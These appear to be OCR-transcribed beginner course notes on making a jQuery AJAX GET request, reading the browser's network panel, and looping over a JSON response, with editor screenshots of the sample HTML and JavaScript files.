
g.

bare minimum ajax example


```
$.ajax({
   url: "xhr/myfile.php",
   type: "GET",
   dataType: "json",
   success: function(result){
      console.log(result);
   }
});
```

- *Best practice: use a **xhr** folder for all ajax-related server files*


h.

i. 

An example of a function call is below…




Below: response.languages[0].name is an array
Console.log (response.languages[0].name);



Below is the feedback from the server call:

Status call 200 = Fresh Load
Status call 304 = Pulled data from cash in the browser
Status call 404 = Page no found


GET indicates the type of request this is
55ms indicates it took 55ms for this page to load




Clicking on the Get request… illustrates the following:


The tabs represent:

a. Headers – all headers related to the reqeuest
b. Response – the response from the server
c. HTML – any HTML related to the request
d.




Sine response.languates is an array…
Build a loop to target the information.



Sites
Edit
Preview
CSS
Terminal
Books
Files
Search Files
Local
Remote
day5
.DS_Store
index.html
js
site.js
xhr
list.php
index.html
site.js
list.php
//
$(function(){
$.ajax({
url: 'xhr/list.php',
type: 'GET',
dataType: 'json',
success: function(response){
for(var i=0, j=response.languages.length; i<j; i++){
var lang = response.languages[i];
};
}
});
});
Share
Hints
Clips



Sites
Edit
Preview
CSS
Terminal
Books
Files
Search Files
Local
Remote
day5
.DS_Store
index.html
js
site.js
xhr
list.php
index.html
site.js
list.php
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>Day 5, Activity 1</title>
<style type="text/css">
html,body,div,p,h1,h2,h3,span,ul,li{margin:0; padding:0;}ul, li{list-style:n
</style>
</head>
<body>


<h2>Formatting Example</h2>
Descrip here.
Version here.


<form id="myform" action="#">
<input type="text" id="firstname" name="login" />
<input type="text" id="lastname" name="passphrase" />
<input type="submit" id="submitbtn" value="send" />
</form>
<!-- scripts here -->
<script type="text/javascript" src="http://ajax.googleapis.com/ajax/libs/jquery/
<script type="text/javascript" src="js/site.js"></script>
</body>
</html>
Share
Hints
Clips
14:3 (114)

